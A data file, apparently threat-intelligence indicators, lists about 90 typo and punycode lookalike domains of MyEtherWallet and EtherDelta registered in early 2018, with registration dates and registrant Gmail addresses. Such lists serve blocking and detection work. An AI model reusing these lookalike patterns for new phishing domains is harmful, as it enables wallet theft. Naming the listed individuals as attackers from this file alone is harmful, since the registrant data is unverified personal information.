ru-myetherwallet.com	02-26-2018	nikita.shelukov33@gmail.com
www-myetherrwallet.com	02-26-2018	puhka7777@gmail.com
www-myethertwallet.com	02-26-2018	puhka7777@gmail.com
meyatherwallet.com	02-27-2018	
meyetherwallet.info	02-27-2018	viktorsoloviyv@gmail.com
meyetherwallet.online	02-27-2018	viktorsoloviyv@gmail.com
meyetherwallet.pro	02-27-2018	ukilinizi@gmail.com
my-etheruwallet.com	02-27-2018	serwladimirg@gmail.com

myentherwallet.com	02-27-2018	
myentherwallet.info	02-27-2018	marininaalla33@gmail.com
myethemwallet.com	02-27-2018	
myethemwallet.ru	02-27-2018	
myetherewalet.com	02-27-2018	
myetherlwallet.info	02-27-2018	marininaalla33@gmail.com
myetheruwallet-reg.com	02-27-2018	serwladimirg@gmail.com
myetheruwallet.pro	02-27-2018	serwladimirg@gmail.com
myethetwallet.online	02-27-2018	viktorsoloviyv@gmail.com
myethrewallet.pro	02-27-2018	serwladimirg@gmail.com
myethuer-wallet.com	02-27-2018	sergeyzalyubovski@gmail.com
myeutherewallet.com	02-27-2018	sergeyzalyubovski@gmail.com
myeytherwalet.com	02-27-2018	viktorsoloviyv@gmail.com
myeytherwallets.com	02-27-2018	viktorsoloviyv@gmail.com
www-myeutherwallet.com	02-27-2018	sergeyzalyubovski@gmail.com
xn--myetherwae-bl2ea19d.com	02-28-2018	novikovm227@gmail.com
xn--myetherwet-g2d2237fa.com	02-28-2018	novikovm227@gmail.com
xn--myetherwlet-jfe6054g.com	02-28-2018	novikovm227@gmail.com
xn--myetherwlet-jfe7054g.com	02-28-2018	novikovm227@gmail.com
www.xn--therwallet-qmb5070g82a.com	03-08-2018	rozinandrey736@gmail.com
www.xn--yehewalle-4g6d4inii.com	03-08-2018	rozinandrey736@gmail.com
xn--etherwallt-zmb6960g82a.com	03-08-2018	rozinandrey736@gmail.com
xn--ethrwallet-tmb2070g82a.com	03-08-2018	rozinandrey736@gmail.com
xn--therwallet-qmb5070g82a.com	03-08-2018	rozinandrey736@gmail.com
xn--thrwallet-fibc2070g82a.com	03-08-2018	rozinandrey736@gmail.com
xn--yehewalle-4g6d4inii.com	03-08-2018	rozinandrey736@gmail.com
etherdelta.gdn	03-13-2018	vladislavvolodin51@gmail.com
etherbelta.com	03-14-2018	vladislavvolodin51@gmail.com
etherdelto.com	03-14-2018	vladislavvolodin51@gmail.com
etherdetla.pro	03-14-2018	vladislavvolodin51@gmail.com
etherudelta.com	03-14-2018	vladislavvolodin51@gmail.com

www.xn--etherdela-ss6d.com	03-17-2018	rozinandrey736@gmail.com
www.xn--etherdelt-876d.com	03-17-2018	rozinandrey736@gmail.com
www.xn--etherdeta-wd6d.com	03-17-2018	rozinandrey736@gmail.com
www.xn--etherdlta-lib.com	03-17-2018	rozinandrey736@gmail.com
xn--etherdela-ss6d.com	03-17-2018	rozinandrey736@gmail.com
xn--etherdelt-876d.com	03-17-2018	rozinandrey736@gmail.com
xn--etherdeta-wd6d.com	03-17-2018	rozinandrey736@gmail.com
xn--etherdlta-lib.com	03-17-2018	rozinandrey736@gmail.com
www.xn--myeherwallet-fcc.com	03-27-2018	
www.xn--myetherwlle-3kb01f.com	03-27-2018	
www.xn--yeheallet-4g6d4iniqn.com	03-31-2018	rozinandrey736@gmail.com
www.xn--yeherallet-to2eus0l.com	03-31-2018	rozinandrey736@gmail.com
www.xn--yeherllet-4g6dkqwlmk.com	03-31-2018	
www.xn--yeherwalle-to2eusia.com	03-31-2018	rozinandrey736@gmail.com
www.xn--yethrallet-umb5270gg0a.com	03-31-2018	rozinandrey736@gmail.com
xn--yeheallet-4g6d4iniqn.com	03-31-2018	rozinandrey736@gmail.com
xn--yeherallet-to2eus0l.com	03-31-2018	rozinandrey736@gmail.com
xn--yeherllet-4g6dkqwlmk.com	03-31-2018	
xn--yeherwalle-to2eusia.com	03-31-2018	rozinandrey736@gmail.com
xn--yethrallet-umb5270gg0a.com	03-31-2018	rozinandrey736@gmail.com
main-myetherwallet.com	04-05-2018	vitkokonon@gmail.com
myektherwallet.com	04-05-2018	
myetherkwallet.com	04-05-2018	vitkokonon@gmail.com
myetherwallet-register.com	04-05-2018	vitkokonon@gmail.com
myetkherwallet.com	04-05-2018	
myuetherwallets.com	04-05-2018	vitkokonon@gmail.com
ru-myetherwallett.com	04-08-2018	vitkokonon@gmail.com
www-myetherwalletc.com	04-08-2018	vitkokonon@gmail.com
myetheprwallet.com	04-10-2018	vika.krimko@gmail.com
myetherwajllet.com	04-10-2018	vika.krimko@gmail.com
myetherwanllet.com	04-10-2018	vika.krimko@gmail.com

myetherwarllet.com	04-10-2018	vika.krimko@gmail.com
myetherwatllet.com	04-10-2018	vika.krimko@gmail.com
myetherwvalllet.com	04-10-2018	vika.krimko@gmail.com
myetheorwallet.com	04-11-2018	
myethlrwallet.com	04-11-2018	marininaalla33@gmail.com
myethverwallet.com	04-11-2018	marininaalla33@gmail.com
muyetherwalet.com	04-12-2018	serwladimirg@gmail.com
myehterwallert.com	04-12-2018	serwladimirg@gmail.com
myethrewalletl.com	04-12-2018	serwladimirg@gmail.com
myetnerwrallet.com	04-12-2018	serwladimirg@gmail.com
mymagickvale.com	04-20-2018	zannarodoman@gmail.com
mysecredwall.com	04-26-2018	savarenko.antonina@gmail.com